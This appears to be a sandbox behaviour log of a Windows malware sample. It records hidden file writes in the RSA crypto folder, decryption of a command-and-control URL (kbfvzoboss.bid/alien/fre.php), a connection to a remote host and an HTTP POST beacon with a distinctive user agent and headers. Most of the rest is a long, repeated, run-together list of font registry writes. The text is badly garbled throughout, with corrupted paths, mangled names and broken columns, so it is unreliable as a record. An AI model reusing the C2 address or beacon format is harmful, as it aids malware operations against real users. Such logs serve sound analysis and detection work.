	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2588	2472
Delete File		2588	2472
Delete File Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\\Microsoft\Crypto\RSA*, 0, 113ee38, 1, 0, 0) Return: 1602308		
	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 113ee38, 1, 0, 0) Return: 1602308 API Name: BCryptDecrypt Args: (466c0000, ¢μ?Žh¼W«!F¤kTiö-Þ*‡öμ;f?āĒiD[Dp*f2úß, 64, 0, óypÕ#Y,Ē]uŽ(¾Æ, 8, ¢μ?Žh¼W«!F¤kTiö-Þ*‡öμ;f?āĒiD[Dp*f2úß, 64, 1190912704, 0) Return: 0	2472	492
Call Filesystem API	API Name: BCryptDecrypt Args: (466c0000, ¢µ?Žh¼W«!F¤kTiō-b*‡ōµ;f?āĒiD[Dp*f2úß, 64, 0, óypÕ#Y,Ē]uŽ(¾Æ, 8, ¢µ?Žh¼W«!F¤kTiō-b*‡ōµ;f?āĒiD[D		492 2472

Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2588	2472
Detection	Threat Characteristic: Hides file to evade detection		
Detection	File: %APPDATA%124FC7442AE16.exe Threat Characteristic: Hides file to evade detection		
	File: %APPDATA%\24FC74		
Write File	Path: %APPDATA%Microsoft\CryptoiRSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2588	2472
Call Filesystem API	API Name: DeleteFileW Args: (\\?\\%APPDATA\%\Microsoff\Crypto\rSsA\\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15 e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1	2588	2472
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2588	2472
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 113f26c, 1, 0, 0) Return: 1602308	2588	2472
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 113ee4c, 1, 0, 0) Return: 1602308	2588	2472
Call System API	API Name: BCryptDecrypt Args: (466c0000, ¢μ?Žh¼W«!F¤kTiō-b*‡ōμ;f?āĚiD[Dp*f2úß, 64, 0, όypŌ#Y¸Ê]uŽ{¼Æ, 8, ¢μ?Žh¼W«!F¤kTiō-b*‡ōμ;f?āĚiD[D p*f2úß, 64, 1190912704, 0) Return: 0	2472	492
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2588	2472
Call System API	API Name: BCryptDecrypt Args: (167b0e0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 18086880, 257) Return: 0	2588	2472
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612	2588	2472
	-b8c6-3585b9601125 Type: VSDT_COM_DOS		
Call System API	API Name: DnsQueryEx Args: (ÎÎÇÑÉÈÑĨÍÉÑÍÉÇÐ"Ś'žĐ™-‰šĐ™šÑ—, 1, 40020000) Return: 123	2588	2472
Call Network API	API Name: socket Args: (23, 2, 0) Return: 33c	2588	2472
Call Network API	API Name: socket Args: (2, 1, 6) Return: 33c	2588	2472
Call Network API	API Name: connect Args: (33c, ĨiÇÑÉĖÑĨĖÑĨĖÇаŠ'žĐ™–‱šĐ™šÑ—:80, 16) Return: 0	2588	2472
Call Network API	API Name: send Args: (33c, POST_HTTP/1.0lv\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost:\r\nAccept: "/"\r\nContent-Type: appl ication/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 189\r\nConnection: close\r\n\r\n, 245, 0) Return: 245	2588	2472
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: IiCŅĒĖŇIiĒŅIĒCĐ\x90°Š'2Đ™-‰8Đ™\x8dšÑ\x8f—\x8f:80		
	Content: POST HTTP/1.0lr\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost:\r\nAccept: */\r\nContent-Type: application/octet-stream\		
	r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 189\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: (33c, ., 189, 0) Return: 189	2588	2472
Call Network API	API Name: recv Args: (33c, , 4048, 0) Return: ?	2588	2472
Detection	Threat Characteristic: Causes process to crash Process ID: 2472 Image Path: vbc.exe		
Call System API	API Name: GetVersionExA Args: (14df050) Return: 1	2588	2472
Call System API	API Name: GetVersionExA Args: (14df184) Return: 1	2588	2472
Call System API	API Name: CreateToolhelp32Snapshot Args: (28, 2472) Return: 348	2588	2472
Write File	Path: %windir%lbootstat.dat Type: VSDT_COM_DOS	2472	492
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Security\Trusted Documents\LastPurgeTime Value: 1aa7fae		2388
Call System API	API Name: GetForegroundWindow Args: () Return: 20090		2388
Call System API	API Name: GetForegroundWindow Args: () Return: 20090		2388
Call Network API	API Name: recv Args: (9a4, , 1, 2) Return: ?		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000		2388
Call Thread API	API Name: NtResumeThread Args: (Process:304,) Return: ?		2388
Call System API	API Name: evtchann.SendEvent Args: (e), pid[304], ppid[2388) Return: 1		2388
Call Process API	API Name: CreateProcessW Args: (%windir%\splwow64.exe, %windir%\splwow64.exe 12288, , , , , , %windir%, , Process:304:%windir%\splwow64.exe) Ret		2388
Detection	um: 1 Threat Characteristic: Creates process in system directory		
	Process ID: 304 Image Path: %windir%\splwow64.exe 12288		
Write Registry Key			
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Amiri Value: None		2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None		2388 2388
Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None		2388 2388 2388
Write Registry Key Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None		2388 2388 2388 2388
Write Registry Key Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Mono Value: None		2388 2388 2388 2388 2388
Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Mono Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Black Value: None		2388 2388 2388 2388 2388 2388
Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Mono Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Black Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Doja\Vu Math TeX Gyre Value: None		2388 2388 2388 2388 2388 2388 2388
Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Mono Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Black Value: None		2388 2388 2388 2388 2388 2388
Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Mono Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Black Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Math TeX Gyre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Math TeX Gyre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro Black Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Gentium Basic Value: None		2388 2388 2388 2388 2388 2388 2388 2388
Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Mono Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Mono Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Math TeX Gyre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Math TeX Gyre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Math TeX Gyre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Math TeX Gyre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Math TeX Gyre Value: None		2388 2388 2388 2388 2388 2388 2388 2388
Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Mono Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Black Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Math TeX Gyre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Math TeX Gyre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro Black Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Gentium Basic Value: None		2388 2388 2388 2388 2388 2388 2388 2388
Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Mono Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Mono Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Math TeX Gyre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Math TeX Gyre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Math TeX Gyre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Math TeX Gyre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Math TeX Gyre Value: None		2388 2388 2388 2388 2388 2388 2388 2388
Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Mono Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Mono Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Black Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Math TeX Gyre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro Black Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Gentium Basic Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Alef Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None		2388 2388 2388 2388 2388 2388 2388 2388
Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Mono Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Mono Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Black Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Math TeX Gyre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro Black Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Gentium Basic Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Alef Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None		2388 2388 2388 2388 2388 2388 2388 2388
Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Mono Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Mono Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Delav\U math TeX Gyre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Delav\U math TeX Gyre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro Black Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Mono Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Lieux None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Lieux None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Lieux Biolinum G Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Lieux Biolinum G Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Lieux Biolinum G Value: None		2388 2388 2388 2388 2388 2388 2388 2388
Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Mono Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Mono Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Textory Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Textory Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Clm Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Lier Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Lier Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Lier Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Lier Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Lier Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Lier Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Lier Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Lier Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Lier Value: None		2388 2388 2388 2388 2388 2388 2388 2388
Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\UpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\UpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\UpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Daios		2388 2388 2388 2388 2388 2388 2388 2388
Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\UpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\UpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\UpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Delav\UpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Black Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Delav\UpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Qeliav\UpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Delav\UpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Delav\UpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Linux Biolinum G Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Linux Biolinum G Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Linux Biolinum G Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Linux Biolinum G Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Linux Biolinum G Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Linux Biolinum G Value: None		2388 2388 2388 2388 2388 2388 2388 2388
Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Mono Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Mono Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Black Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Delav\U Math Tex Gyre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro Black Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Gentlum Basic Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Delav\U Alue: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Delav\U Alue: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Linux Biolinum G Value: None		2388 2388 2388 2388 2388 2388 2388 2388
Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Da		2388 2388 2388 2388 2388 2388 2388 2388
Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Black Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Black Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro Black Value: None 